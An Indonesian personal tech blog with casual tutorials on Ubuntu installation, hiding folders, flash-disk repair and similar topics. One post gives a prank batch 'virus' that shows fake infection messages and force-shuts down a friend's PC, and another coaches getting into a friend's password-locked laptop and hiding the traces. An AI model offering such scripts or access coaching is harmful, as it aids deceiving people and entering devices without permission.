Yang penting itu bukan apa yang kita ketahui....tapi apa yang bersedia kita pelajari
Tampilkan postingan dengan label komputer. Tampilkan semua postingan

Sabtu, 25 Mei 2013

Posted by Unknown on 02.08 in , | No comments
Download IDM Internet Download Manager

ni mas brow langsung download ja tampa susah membaca artikel hehehehe..


download IDM Internet Download Manager
klik Disini langsung download dah !! ..


owwwh ya satu lagi mas bro yang ada perlu donload ya itu IDM Optimizer.. fungsinya adalah untuk menambah kecepatan dari Internet Download Manager sobat... bila sobat tertarik langsung aja download disini...

moga bermamfaat sob dan salam iman dan islam.. n trus semangat karna hidup takkan berjalan dengan bagaimana mestinya tampa ada semangat hehehehee...
Posted by Unknown on 02.02 in , | No comments
Idm Optimizer untuk mempercepan Internet Download Manager

Idm Optimizer
Idm Optimizer


cara penggunaannya sbb ;
1. install Idm Optimizer
2. klik ikon
3. lanjutkan dengan megklik makimize now lalu Ok

mudahkan sob.. hehehehe...
langsung dah downlod GPL (Gak Pakek Lama)

klik disini untuk download

ok sob moga bermamfaat n salam persahabatan selalu..

Sabtu, 16 Maret 2013

Posted by Unknown on 23.22 in , | No comments


hal-hal yang harus kita persiapkan sebelum menginstal linux ubuntu sbb;
  • Komputer atau notebook dengan OS windows sebagai alat untuk mengkonversi Ubuntu ke flash disk.
  • File image Ubuntu yang berformat ISO.
  • Flash disk dengan kapasitas minimal 2 GB.
  • Universal USB Installer sebagai aplikasi untuk mengkonversi Ubuntu ke flash disk.
Jika persiapan sudah selesai, ikuti petunjuk di bawah ini:
1) Jika belum punya file ISO dari Ubuntu, download di sini http://www.ubuntu.com/download/ubuntu/download (Kami menggunakan versi 10.04 karena versi ini adalah Long-term support).
2) Download Universal USB Installer di http://www.pendrivelinux.com/downloads/Universal-USB-Installer/Universal-USB-Installer-1.8.6.8.exe kemudian jalankan aplikasi tersebut.
cara mudah mengintal linuk ubuntu atau mengabungkannya dengan windows xp/7/8 , ,
3) Kemudian pada bagiam menu dropdown pada aplikasi ini, pilih sistem operasi Linux yang akan diinstall. Karena menggunakan Ubuntu, maka saya memilih Ubuntu pada bagian ini.
4) Pada bagian Browse, pilih lokasi dari file ISO yang ingin diinstall ke dalam flash disk.
5) Pada drodown menu menu bagian bawah, pilih drive dari flash disk yang ingin ditempati Ubuntu Linux. Pilih Erase content jika anda ingin menghapus semua file yang ada pada flash disk.
cara mudah mengintal linuk ubuntu atau mengabungkannya dengan windows xp/7/8 , ,
6) Pada bagian “slider” dari kapasitas file, kita bisa memilih berapa kapasitas yang akan digunakan untuk Ubuntu. Sesuaikan dengan kebutuhan anda.
7) Terakhir klik tombol Create dan tunggu sampa semua proses selesai.


setelah itu mari kita mulai instal ubuntu di windows 8 dan kami mengunakan contoh linuk ubuntu 12.04 , , mari kita ikuti langkah-nya ;

 Canonical telah secara resmi mengumumkan peluncuran Ubuntu 12.04 LTS kemarin, hari ini kami akan menyampaikan panduan installasi Ubuntu terbaru itu langkah demi langkah sehingga mudah diikuti oleh pemula sekalipun.

Ubuntu 12.04 LTS
Panduan installasi Ubuntu 12.04 LTS ini dilengkapi gambar-gambar tangkapan layar. Dalam simulasi, kami menginstall Ubuntu 12.04 LTS bersama Windows 8 Consumer Preview dalam sebuah hardisk.
Proses penyiapan partisi kami sampaikan secara rinci, dengan asumsi di dalam hardisk yang Anda gunakan hanya memiliki sebuah partisi dan telah terinstall sistem operasi Windows 8. Meskipun dalam contoh menggunakan Windows 8 namun langkah-langkah ini dapat diterapkan untuk pengguna Windows 7 dan Windows XP.

Bagi Anda yang memiliki lebih dari satu partisi dan telah mempersiapkannya untuk installasi Ubuntu maka dapat mengabaikan langkah penyiapan partisi tersebut. Dan bagi Anda yang tidak menghendaki installasi Ubuntu 12.04 LTS bersama sistem operasi lain, dapat langsung mengikuti bagian langkah-lagkah installasi Ubuntu.

Persiapkan sebuah installer Ubuntu 12.04 LTS versi desktop, jika Anda belum memilikinya dapat mendownload terlebih dulu , , Setelah memburning installer ke dalam usb plesdis , backuplah data dan file yang dianggap penting ke media lain. Hal itu perlu dilakukan bagi pengguna yang belum pernah melakukan installasi sistem operasi Linux apapun untuk menghindari risiko kehilangan data jika selama proses terjadi kesalahan. Harap diperhatikan, kesalahan yang dilakukan selama proses installasi sehingga menyebabkan terhapusnya data dan atau file-file penting, TIDAK DAPAT dikembaikan lagi.

Mempersiapkan partisi.

Bagi pengguna Windows 8, Windows 7 dan XP sebaiknya mendefrag hardisk yang akan digunakan terlebih dulu untuk merapikan isinya. Jalankan disk management melalui Run Application (pengguna Win 8 dapat menampilkan dialog Run dengan menekan kombinasi tombol Win+R) lalu mengetik " diskmgmt.msc" tanpa tanda kutip dalam kotak dialog Run untuk menjalankan disk management...


Dalam contoh ini, hardisk yang kami gunakan memiliki dua partisi yaitu drive C tempat sistem Windows 8 diinstall dan System Reserved yang merupakan partisi tempat Windows loader diletakkan namun tersembunyi sehingga tidak nampak saat menjalankan Windows. Jika Anda menjumpai partisi tersebut, jangan pernah mengutak atik atau menghapus partisi itu karena jika dilakukan maka Anda tidak akan dapat masuk ke dalam Windows lagi.

Pilih partisi C, klik kanan partisi tersebut lalu pilih menu " Shrink Volume..." guna membebaskan sebagian kapasitas partisi C menjadi partisi baru untuk tempat installasi Ubuntu...


Tentukanlah besarnya kapasitas partisi yang akan Anda gunakan. Baca baik-baik semua keterangan yang ada dalam dialog tersebut dan jika Anda telah yakin, tekan tombol " Shrink" untuk memotong partisi C...
 kini partisi C telah dipotong dan kita mendapatkan sebuah partisi kosong...


Menginstall Ubuntu 12.04 LTS

Tutup jendela disk management, masukkan usb plesdis installer Ubuntu 12.04 LTS versi desktop ke dalam usb plesdis drive. Restart komputer, lalu mulai meng intal , ,


Setelah berhasil masuk ke desktop Ubuntu, periksalah terlebih dulu apakah semua perangkat yang digunakan dikenali dengan baik. Pastikan hardisk yang berisi sistem operasi lain juga terbaca dan dikenali dengan baik...


Dengan menggnakan Gparted, Anda dapat memeriksa partisi kosong yang dipersiapkan sebelumnya...


Jika Anda telah yakin untuk melakukan installasi, jalankan Ubiquity melalui pintasan "Install Ubuntu 12.04 LTS" yang ada di desktop. Installer Ubuntu akan segera dijalankan, jika Anda memiliki koneksi internet saat installasi maka dapat memilih untuk menginstall juga paket update jika telah tersedia dan paket-paket lain yang disediakan pihak ketiga. Namun perlu kami ingatkan, dengan memilih menginstall secara langsung paket-paket tersebut akan menyebabkan proses installasi berjalan lebih lama, sehingga kami menyarankan untuk tidak memilih opsi tersebut pada saat installasi, dan memutuskan koneksi internet yang ada untuk sementara waktu...


Tekan tombol " Continue" guna melanjutkan proses. Jika ditampilkan dialog "Unmount partition..." pilih tombol "Yes" untuk mengunmount partisi tersebut...


Pada layar Installation Type, akan diberikan tiga opsi, Pertama: Install Ubuntu alongside Windows 8; opsi ini digunakan jika Anda ingin mengsinstall Ubuntu bersama Windows secara otomatis tanpa menentukan partisi secara manual. Dalam contoh ini, kita tidak memilih opsi tersebut karena telah menyiapkan partisi kosong untuk menginstall Ubuntu.

Kedua: Replace Windows 8 with Ubuntu; opsi ini akan menghapus seluruh isi hardisk dan menggantikan sistem operasi yang telah ada dengan Ubuntu. Jika Anda memilih opsi ini maka installasi Windows beserta data dan file-file lainnya akan DIHAPUS dan tidak dapat dikembalikan lagi.

Ketiga: Someting else; opsi ini digunakan untuk menginstall Ubuntu secara manual. Karena langkah di atas kami telah menyiapkan partisi kosong, maka kita akan menggunkan opsi ketiga ini...


Pilih opsi ketiga lalu tekan tombol " Continue". Pada halaman berikutnya, pilih partisi kosong "free space" yang telah disiapkan, berhati-hatilah agar tidak salah memilih partisi, tekan tombol "Add" untuk membuat partisi baru...


Partisi pertama yang akan kami buat adalah partisi "swap", pada dialog Create a new partition, tentukan besarnya kapasitas partisi swap pada "New partition size..." dalam satuan megabytes, pada bagian "Use as:" pilih opsi "swap area".
Catatan: Jika dalam hardisk telah memiliki beberapa partisi karna ada sistem operasi lain maka pada bagian "Type for the new partition:" gunakan opsi "Logical". Pada bagian "Location for..." biarkan dalam keadaan default saja...


Pilih kembali free space yang masih ada untuk membuat partisi berikutnya, tekan tombol " Add", partisi kedua yang akan dibuat adalah partisi "/" tempat menginstall sistem Ubuntu, pada dialog Create a new partition, tentukan besarnya kapasitas partisi "/" pada "New partition size..." dalam satuan megabytes, pada contoh ini kami mengisinya dengan "11000" itu akan membuat sebuah partisi berkapasitas sekitar 10 GB, pada bagian "Use as:" pilih opsi "Ext4 journaling file system", pada bagian "Mount point:" pilih opsi "/".
Catatan: Jika dalam hardisk memiliki beberapa partisi karna telah ada sistem operasi lain maka pada bagian "Type for the new partition:" gunakan opsi "Logical". Pada bagian "Location for..." biarkan dalam keadaan default...


Terakhir, pilih free space yang masih tersisa lalu tekan tombol "Add", partisi ketiga yang akan dibuat adalah partisi "/home", pada dialog Create a new partition, tentukan besarnya kapasitas partisi "/home" pada "New partition size...", pada bagian "Use as:" pilih opsi "Ext4 journaling file system", pada bagian "Mount point:" pilih opsi "/home".
Catatan: Jika dalam hardisk telah memiliki beberapa partisi karna telah ada sistem operasi lain maka pada bagian "Type for the new partition:" gunakan opsi "Logical". Pada bagian "Location for..." biarkan dalam keadaan default...


Tekan tombol "Install Now" untuk melanjutkan proses installasi. Pada layar Where are you?, tentukan kota tempat Anda berada lalu tekan tombol "Continue"...


Pada layar Keyboard layout, Anda dapat menentukan tata letak keyboard yang digunakan atau biarkan dalam keadaan default dan cukup menekan tombol " Continue"...


Pada layar Who are you?, isi semua informasi yang diminta, nama lengkap, nama komputer (tidak boleh menggunakan spasi, huruf balok dan tanda-tanda baca), user name yang akan digunakan untuk login (tidak boleh menggandung spasi, huruf balok dan tanda-tanda baca), dan password serta konfirmasi password. Tekan tombol "Continue" untuk melanjutkan...


Layar berikutnya, jika Anda menginstall bersama sistem operasi lain maka akan ditawarkan opsi untuk mengimpor setting akun, Anda dapat memilih atau membiarkan saja dengan menekan tombol " Continue" untuk menuju ke langkah berikutnya... (saya sarankan jangan dicentang) biarkan dalam opsi Defalut


Installasi dilanjutkan dan Anda cukup menunggu hingga proses diselesaikan...


Saat dialog konfirmasi " Installation Complete" yang menandakan proses installasi telah selesai, Anda dapat memilih untuk segera mestart komputer...


Setelah komputer direstart, sebuah menu pilihan, menu Grub namanya, akan ditampilkan. Menu ini berisi pilihan sistem yang akan dijalankan, pilih menu pertama "Ubuntu, with Linux 3.2.0-23..." untuk menjalankan Ubuntu yang baru kita install...


Pada layar login LightDM, masukkan password yang Anda buat saat installasi, lalu tekan enter...


Ubuntu 12.04 LTS telah siap Anda gunakan...


Untuk menjalankan sistem operasi lain, restartlah komputer, lalu pada menu Grub, pilih menu "Windows 8..."...


nah gimana mudahkan , , met mencoba moga bermamfaat  , , and salam iman dan islam dariku  , , dengan ucapan Assalamualaikum warohmatullahhi wabarokatuh

Selasa, 05 Maret 2013

Posted by Unknown on 03.57 in | No comments

folder

Cara menyembunyikan folder, Cara Menyembunyikan Folder secara Super Hidden Menggunakan cmd,Cara Menyembunyikan Folder (Hidden), Cara menyembunyikan Folder diwindows, Cara Menyembunyikan Folder Di Komputer, Cara Menyembunyikan Folder pada Windows 7, CaraMudah Menyembunyikan Folder dan Files, CaraJitu Menyembunyikan Folder Di Komputer, 2 Cara Menyembunyikan Folder dengan Cepat dan Aman, Penelusuran yang terkait dengan cara menyembunyikan folder, cara menyembunyikan folder di windows xp, cara menyembunyikan folder di komputer, cara menyembunyikan folder pada windows 7, cara menyembunyikan folder di flashdisk, cara menyembunyikan folder dengan password, cara menyembunyikan folder dengan cmd, cara menyembunyikan folder di hp, cara menyembunyikan folder tanpa software..

Melindungi sebuah file/folder dengan cara menyembunyikannya (hidden) dalam komputer agar tidak 
diketahui orang lain merupakan hal wajar dilakukan untuk menghindari sebuah pencurian dokumen penting dalam komputer anda. Nah, kali ini Mas seem akan berbagi tutorial untuk anda bagaimana caranya agar file/folder dalam komputer anda dapat tersembunyi alias hidden.. brikut mas seem akan membagikan 2 cara
Langsung saja simak tutorial dibawah ini :

>> lewat Command (cara pertama)
  • Tekan tombol Windows + R pada keyboard.. akan muncul jendala Run. 
  • ketikkan kata cmd pada jendela tersebut, nantinya akan keluar jendela Command Prompt.
  • Lalu Ketikan attrib +s +h D:/nama folder lalu EnterBila kalian ingin menghilangkan folder yang 
  • berada pada C, maka ganti D dengan C. Mudah dimengerti kan?? hehehee...
dan klok sobat ingin membukanya kembali. itu mudah cukup ganti + dengan
  contoh: attrib -s -h D:/nama folder
terakhir lihat hasilnya.. klo blum tersembunyi maka refres halaman folder tadi.. hehehee..metmencoba kawan..

>> lewat folder options (cara kedua)
1. Pilih folder target yang ingin anda sembunyikan
2. Setelah ketemu folder yang ingin disembunyikan, klik kanan pada folder tersebut lalu pilih Properties ..
3. Setelah itu, akan muncul jendela baru pada properties, centang saja yang bertuliskan Hidden..
4. Nah, setelah di klik Ok pasti muncul pilihan berikutnya, pilih yang manasaja boleh
5. klo udah selsai, silahkan arahkan krusor kepojok kiri atas lalu pilih Tool folder options > view > Don't show hidden files, folders, or drives dan selsaidah... hehehee..

dan apabila sobat mau membukanya kembali maka tingal ulangi dari langkah no 1 dan akhiri dengan  memilih show hidden files, folders, and drives..

semoga artikel ini bermamfaat, moga sukses and sehat selalu...


cara menyembunyikan folder

Jumat, 04 Januari 2013

Posted by Unknown on 06.49 in | No comments
Caramembuat virus mematiakn di komputer/leptop

virus


wah kalo meliat judulnya mungkin ngeri banget ya ?? , ,
hehehee , ,Kalini Mas Seem akan memberitau bagaimana membuat virus dengan notepad, nah , , Virus yang akan kita buat yang aman-aman saja, hehe.. selain untuk iseng dan mengerjai teman-teman kita yang sukanya usil , ,
Efek dari virus ini hanya menshutdown PC, dan lucunya: sebelum PC tershutdown akan muncul pesan-pesan teks yang menandakan komputer kamu telah terinfeksi virus ganas bin very ganas. Padahal ya hanya untuk menshutdown saja..haha
Ok, saatnya serius..Lets check it..
Silahkan copas alias copy paste kode dibawah ini di notepad kamu:
cls
:A
color 0a
cls
@echo off
echo Wscript.Sleep 5000>C:\sleep5000.vbs
echo Wscript.Sleep 3000>C:\sleep3000.vbs
echo Wscript.Sleep 4000>C:\sleep4000.vbs
echo Wscript.Sleep 2000>C:\sleep2000.vbs
cd %systemroot%\System32
dir
cls
start /w wscript.exe C:\sleep3000.vbs
echo BANGUN TIDUR KU TERUS MENGHANCURKAN SYSTEM…
echo …………………
echo:
echo:
start /w wscript.exe C:\sleep3000.vbs
echo NEXT…………!
echo:
echo:
echo HALO SOBAT
echo MAU JADI TEMAN AKU ??
echo:
echo:
echo IM YURIO THE KILLER
start /w wscript.exe C:\sleep2000.vbs
echo …………
start /w wscript.exe C:\sleep4000.vbs
echo …………
echo NTAR…….!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo:
echo VIRUS INI ADALAH VIRUS YANG SANGAT MEMATIKAN…
cd C:\Documents and Settings\All Users\Start Menu\Programs\
mkdir Si_INDO_CRACKER
start /w wscript.exe C:\sleep3000.vbs
echo:
echo:
echo:
echo:
echo HAPPY BIRTHDAY
echo KOMPUTER KAMU BAGUS DEH
echo BOLEH Q INTIP DIKIT
echo HMM BOLEH JUGA NEH ISINYA
echo CALL ME YACHH +62823400xxxxx GPRS JUGA BOLEH KOK
echo:
echo:
echo:
echo:
echo:
echo SABARAN BRO…
start /w wscript.exe C:\sleep3000.vbs
echo ………..
echo zzzzzzz….
echo:
echo:
start /w wscript.exe C:\sleep3000.vbs
echo OKE….Virus AKTIF!
echo:
echo:
echo:
start /w wscript.exe C:\sleep2000.vbs
echo FIREWALL KAMU ANCUR…
start /w wscript.exe C:\sleep2000.vbs
echo SEMUA PROSESS UDAH DIBANTAI…
start /w wscript.exe C:\sleep2000.vbs
echo VIRUS SILAHKAN BOOTING DENGAN SEGALA HORMAT…
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo:
echo VIRUS MASUK PODIUM AKHIR!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo I LOVE U FULL
echo HA HA HA HA
echo:
echo:
echo:
echo:
start /w wscript.exe C:\sleep2000.vbs
pause
shutdown -f -s -c “BERTAUBATLAH, BACK TO UR GOD MOHON MAAF LAHIR DAN BATIN.”
 
Kemudian disimpan dengan nama terserah Kamu diakhiri .bat dan save type all file .
cth nya: masseem.bat

mas seem Disini hanya memberikan untuk berbagi dan sama-sama belajar. Dan terserah bagaimana sobat menyikapinya dan menggunakannya.
Silahkan kasih komentar, saran dan kritik sobat. Atau bahkan jika ada yang tau virus yang lebih maknyus silahkan di share di komentar di bawah ini !! ,, Thanks tas kunjungannya sobat ,,

Selasa, 01 Januari 2013

Posted by Unknown on 08.27 in | No comments

plesdis

Carasuper ampuh memperbaiki plesdis rusak atu tidak dapat terbaca dileptop/komputer , , 


Memperbaikiplesdis dengan cara paling mudahadalah yaitu dengan cara test kesehatan Flashdisk pada komputer/ laptop lain untuk memastikan Flashdisk benar-benar tidak bisa terbaca atau komputer yang hendak kita ambil datanya saja yang tidak dapat membaca Flashdisk tersebut, sehingga kita tidak akan salah perbaikan nantinya. Apabila test kesehatan menunjukan Flashdisk dapat terbaca oleh PC (Pocket Computer) lainnya, maka hal ini dapat disebabkan oleh system yang komplik pada komputer pertama. Hal tersebut dapat diatasi dengan cara menancapkan USB Flashdisk kembali pada komputer pertama, setelah itu restart komputer supaya system fresh kembali. Apabila masih tidak terbaca juga, silahkan masuk ke RUN dengan cara tekan Logo Windows +R lalu ketikan devmgmt.msc dan tekan Enter. Selanjutnya akan muncul jendela baru (Devices Manager), disana carilah tulisan Universal Serial Bus Controller dan cari Hardware yang berwarna kuning dengan tanda seru biasanya. Apabila sudah ketemu Uninstall hardware tersebut dan restart kembali komputer. Apabila cara diatas tidak membuat Flashdisk terbaca juga, maka kemungkinan besar Flashdisk rusak karena kecerobohan kita sendiri yaitu sering cabut Flashdisk tanpa Safely Removal Storage Devices terlebih dahulu. Tapi jangan keburu di sikat sama palu atau batu dulu ya cos masih ada cara lain , , silahkan baca trik/cara dibawah ini , ,

  • Cek di Device Manager , caranya :
  • Klik start > settings > Control Panels.
  • Dobel Klik pada icon system
  • Setelah terbuka jendela Syistem Properties, klik tab Hardware
  • Klik tombol Device Manager
  • Kemudian cek di bagian Universal Serial Bus Controllers, terlihat ada masalah
  • Tanda tanya pada bagian ini menandakan hardware tidak dikenal atau td ada driver
  • Tanda silang berwarna merah pada bagian ini menandakan disable, maka jika ini terjadi lakukan klik kanan dan pilih enable
  • Termasuk dalam hal ini kemungkinan perlu install ulang driver nya , ,
    klo cara ini gak mempan juga ya boleh lah anda sedikit kecewa , , tapi tenang ni mas seem masih punya cara lain , , hehehee , , silah kan baca trik dibawah ini !! , ,
    Cek pada registry, caranya :
  • Klik Start > Run
  • Ketikan : regedit kemudian enter
  • Masuk ke : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UsbStor
  • Pada value Dwords harus bernilai 3 (enable), jika bukan 3 maka update dengan 3 lalu close dan restart

Bila ternyata tidak berhasil sobat dapat menggunakan tools khusus untuk memperbaiki atau merepair media storage sobat. Ada banyak tools yang tersedia di internet untuk merepair flash disk. Yang pernah saya gunakan adalah :
  1. Repair 2.9.1.1 adalah Software ringan ( hanya 492 KB ) ini akan berjalan dan langsung mendeteksi flash disk sobat, kemudian otomatis memperbaiki kerusakannya. Kelebihan tools ini adalah ringan, penggunaannya mudah dan proses repairnya cepat.

    DownloadRepair 2.9.1.1

Hahahahaaa , , klok cara ini masih gagal juga , , yah apa daya mungkin plesdis anda yang minta diformat , , ya udah format ja , , tapi sebelum ada pormat silahkan cobak dulu dibuka lewat exploler , , biasanya sih bisa and lok udah masuk exploler jangan diklik bagian plesdisnya biasanya plesdis nya to kosong / 0 propertis , , tapi klik bagian plus nya ja biasanya terbuka , , selanjutnya cari file-file yg penting dan simpan di leptop/kompunter yang anda gunakan , , setelah selsai memindahkan file-file yang menurut anda penting tadi silahkan dah format secara manual tapi lok teryata gak bisa dipormat kayak biasanya coba dengan trik di bawah ini , ,

1. Klik Start -Run
2. Lalu ketiklah “compmgmt.msc” tanpa tanda petik
3. Pada bagian storage, buka disk management.
4. Normalnya flash disk anda akan terdeteksi.
5. Anda klik kanan, trus pilih create partition
6. Klik kanan lagi, pilih format. Selesai.

-->
Demikian adalah beberapa cara memperbaiki Flashdisk yang rusak baik secara manual maupun menggunakan software, semoga bermanfaat n salam iman and islam dari ku dengan ucapan Assalamu'alaikum warohmatullahi wabarokatuh , ,

Rabu, 26 Desember 2012

Posted by Unknown on 01.12 in , | No comments

fb

 Trik meningkatkan kecepatan facebookdi pc atau leptop

cara meningkatkan kecepatan facebook, solusi untuk mengatasi koneksi facebook yang lemot, mempercepat brosing pada koneksi facebook, rahasia kecepatan koneksi pada facebook, cara facebookan biar lebih ngebut, mengatasi masalah brosing facebook yang sanagt lelet, tif dan trik facebookan biar lebih ngebut, meningkatkan kecepatan facebook 4 kali lipat lebih cepat..

hahay ini belajar dari pengalaman sendiri , , mungkin dari temen-temen udah banyak yg tau tapi tidak menutup kemungkinan juga banyak yg belum tau , ,

nah gini critanya Gan , , waktu itu gua lagi asyik-asyik facebookan , tapi tiba-tiba koneksi internetku mulai melemah maklum ja pakek koneksi bluetooth HP cina n pup kuota internetku juga dah mau habis , , jadi gua gak heran lok koneksinya lemot , , hehehee , , jadi kesel deh , , mau facebookan ja nungu loding sampek 10 , 15 n kadang sampek 30 menit , kadang juga sampek koneksi terputus alias gak nyambung-nyambung , , hemmmmm padahal lagi enak-enak komen-komenan ma si nyonya seem , tapi apa daya koneksi internetnya lemot banget padahal udah seting sana sini tapi tetap ja gak adahasilnya , , oh ya , lok temen-temen mau seting komputernya biar koneksi internetnya tambah cepet silahkan klik DISINI atau kunjungi di alamat ini
dijamindeh tambah ngebut brosing internetnya , , tapi ingat kecepatan koneksi internet juga bergabtung pada besar kecilnya akses data yg disediakan oleh fropider penyedia layanan , ,

nah kembali lagi keinti permasalahan tadi yaitu melipat gandakan kecepatan koneksi facebook , , pasti temen-temen udah pada penasaran , , biar gak berlama-lama kita langsung ja ke TKP , ,

lihat gambar di bawah ini !! , ,

fb

mungkin kalian akan berkata-kata dalm hati , , “ini mah tampilan facebook yg kayak biasanya”
NAHHH , , bener banget itu memang tampilan facebook yg kayak biasanya , , justru itu lah inti dari permasalahan kita yg perlu kita ubah , , biar koneksi internet tambah melesat cepat kayak anak panh yg dilepaskan dari busurnya , , penasarankan gimana caranya merubh tampilan facebook diatas , , tapi jawbanya sangat mudah and liahat dulu tampilan facebook yg sudah aku ubah dibawah dibawah ini , ,

fb

nah , , inilah yg bikin kecepatan brosing pada facebook kita tambah ngebut atu bisa berjalan walau dalam keadaan selemot bekicot , , jadi secepat orang berjalan , , penasaran kan , , sori ya temen-temen lok gua ter lalu banyak bacott , , hehhee , , lansung j deh gan sedot caranya , ,


langkah-langkahnya sbb ;

  1. login kefacebook sobat , ,
  2. ganti url http://www.facebook.com menjadi http://m.facebook.com atau lok mau lebih cepat lagi ganti dengan http://o.facebook.com
  3. hahahahaaa , , sukses deh , ,

gimana gan , , triknya mudah bangetkan , , hihiihiii , , trik nya mudah tapi mungkin tak pernah terpikirkan oleh kita , , n selamat mencobaya kawan , , 
jgn lupa mampirin jempolnya gan , ,


salam hangat dari ooneseem dengan ucapan Assalamualaikum wr. Wb , ,


Kamis, 13 Desember 2012

Posted by Unknown on 23.45 in , | No comments

pc

cara mudah menjebol paswod windows / leptop temen kita yg pelit , ,


heheheheee , , mungkin pada saat kita  meminjam leptop/pc temen kita untuk sekedar nonton filem atau sekedar mengkopi mp3 ke plesdis kita , , ternyata leptop yg kita pinjam  telah menggunakan paswot , , iiiiiiiiiiiiiiiihhhhhhhh nagisdeh , , karna ternyata temen yg selama ini kita angap baik ternyata sedikit pelit , , tapi tenang ja mas seem disini akan mencoba  sedikit membantu memecahkan permasalahan ini , , simak baik-baik ya , , cara ini mungkin sudah sangat kuno tapi apa salahnya saya posting buat teen2 yg baru-baru/ pemula kayak saya yg tergolong sangat gaptek , , heheheheee , ,


1. silahkan nyalakan leptop/komputer seperti biasanya , dan akan muncul jendela login user akun windows , ,  masalahnya sekarang kalian gak punya paswodnya kan , ,

dari jendela yg muncul ketik saja sembarang paswod misalnya 1234567890/abcdefgh/terserah kalian deh lalu tekan Enter , , maka kalian akan mendapatkan peringatan seperti gambar dibawah ini , ,

w7

 2. dari jendela di atas silahkan kelik OK maka kalian akan masuk jendela berikut ini , , n klik restat paswod , ,

w7.

3. kemudian klik Neks
w7

4. selanjutnya  silahkan masukkan USB flesdis yg akan digunakan mereset paswod , , Perhatikan dan lakukan seperti gambar dibawah ini , ,

w7

5.  pilih usb plesdis seperti gambar di atas , , kemudian Nexst , , setelah itu akan muncul seperti gambar dibawah ini , , and silahkan isi kolom dengan paswot yg baru sesuai dengan yg kalian inginkan , , yg akan digunakan untuk login nantinya n dikolom paling bawah  isi sembarang , , misalnya nama temen kalian yg punya leptop , ,

w7

6. lalu nexst , , maka akan muncul jendela seperti dibawah ini , , lalu kelik finis , ,
w7.


7. selsai deh , , n jangan lupa lok udah berhasil masuk hapus paswodnya , , biar disangka leptopnya tadi lupa dikacih paswot atau memang paswotnya sudah terhapus secara manual , , hehehheee , , sekali lagi resiko ditangung penguna , ,


                ini hanya sekedar berbagi pengetahuan , , bukan berarti harus diperaktikkan , , lebih baik mintak izin dari padi menjadi pencuri , , karna sepelit-pelit orang tu pasti takkan plit kepada sahabatnya sendiri , ,


Kamis, 15 November 2012

Posted by Unknown on 19.28 in | No comments

Cara Mudah Uninstall OS di Ubuntu mengunakan sofwer OS-Uninstaller , ,

ubuntu 

Sistem operasi Linux merupakan sistem operasi yang fleksibel dan mudah digunakan, Linux dapat diinstal di komputer yang sudah ada sistem operasi lain misalnya Windows, Mac, atau bahkan sudah ada Linux di dalamnya. Kondisi semacam ini sering diistilahkan dengan dual boot, triple boot, quad boot, dan seterusnya. Nah, masalah yang sering timbul adalah ketika kita menghapus salah satu sistem operasi (terutama Linux), hal yang sering dialami adalah hilangnya GRUB dari peredaran sehingga komputer kita tidak dapat "masuk" ke sistem operasi yang terinstal. Meskipun sudah ada solusi untuk mengatasi hilangnya GRUB dari peredaran, namun alangkah lebih baik jika kita menghindari masalah yang seharusnya tidak perlu kita alami. Oleh karena itu, pada kesempatan kali ini saya ingin berbagi info mengenai cara mudah dan aman menghapus sistem operasi yang terinstal di komputer dengan bantuan OS-Uninstaller.

OS-Uninstaller berjalan di Ubuntu

Para pengguna Ubuntu baik itu Lucid, Maverick, dan Natty dapat menginstal OS-Uninstaller dengan mengetik perintah berikut di Terminal:
view plainprint?

    sudo add-apt-repository ppa:yannubuntu/os-uninstaller
    sudo apt-get update
    sudo apt-get install os-uninstaller

Ketika dijalankan, OS-Uninstaller akan menampilkan daftar sistem operasi yang akan dihapus, namun tenang saja sistem operasi sedang kalian pakai untuk menjalankan aplikasi OS-Uninstaller tidak akan ditampilkan di daftar tersebut.
met mencoba kawan and moga bermamfaat , ,
Posted by Unknown on 19.10 in | No comments

ubuntu

Mengatasi permasalahan Ubuntu Software Center yang tidak bisa di buka


Pernahkah teman2 merasa kesal ketika teman2 mau menginstall aplikasi lewat ubuntu software center ehh tiba2 gak bisa kebuka alias USC nya error. yah ini dia permasalahan yang pernah saya dapat ketika menggynakan linux ubuntu 12.04 .Setelah kesana kemari, serching sana serching sisni akhirnya dapaet juga sebuah koment yang ampuh banget.

Pertama buka terminal teman2.
lalu ketik:

$ sudo rm /var/lib/apt/lists/* -vf
perintah ini untuk menghapus direktori file aplikasi kita

lalu ketik:

$ sudo apt-get update

Demikian cara mengatasi Ubuntu Software Manager yang errror
Semoga Bermanfaat , ,    

Search Our Site

Bookmark Us

Delicious Digg Facebook Favorites More Stumbleupon Twitter